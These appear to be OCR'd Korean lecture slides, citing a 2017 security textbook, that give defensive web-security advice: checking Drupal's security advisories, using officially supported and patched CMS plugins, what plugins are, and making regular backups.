


※ 출처 : 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017

11 드루팔 보안 패치 및 업데이트 적용 정보(보안 정보)

- https://www.drupal.org/security 에서 확인

[드루팔의
보안 정보 사이트]



※ 출처 : 인터넷 해킹과 보안, 김경곤, 한빛아카데미, 2017

12 검증된 플러그인 및 최신 패치 사용

- 콘텐츠 관리 시스템(CMS)을 사용할 때는 해당 사이트에서 공식적으로 지원하는 플러그인을 사용

- 잘 알려지지 않은 플러그인을 사용할 때는 최신 패치가 된 버전을 사용(플러그인 → 최신 패치)

12 검증된 플러그인 및 최신 패치 사용

- 플러그인
  - 플러그인(plugin) 또는 추가 기능(애드인;add-in, 애드온;add-on)은 호스트 응용 프로그램과 서로 응답하는 컴퓨터 프로그램이며, 특정한 "주문식" 기능을 제공
  - 응용 프로그램이 플러그인을 제공하는 까닭은 많음

12 검증된 플러그인 및 최신 패치 사용

- 플러그인
  - 이를테면, 서드파티 개발자들이 응용 프로그램을 확장하는 기능을 만들게 하거나, 뜻밖의 기능을 지원하거나 응용 프로그램의 크기를 줄이거나, 호환되지 않는 소프트웨어 라이선스 문제로 인해 소스 코드를 응용 프로그램에서 분리하는 것을 들 수 있음(플러그인 → 분리)

13 주기적인 백업

- 백업을 해두면 설령 불가항력적인 침해를 당하더라도 복구할 수 있는 여지가 있기 때문 (가용성, 연속성)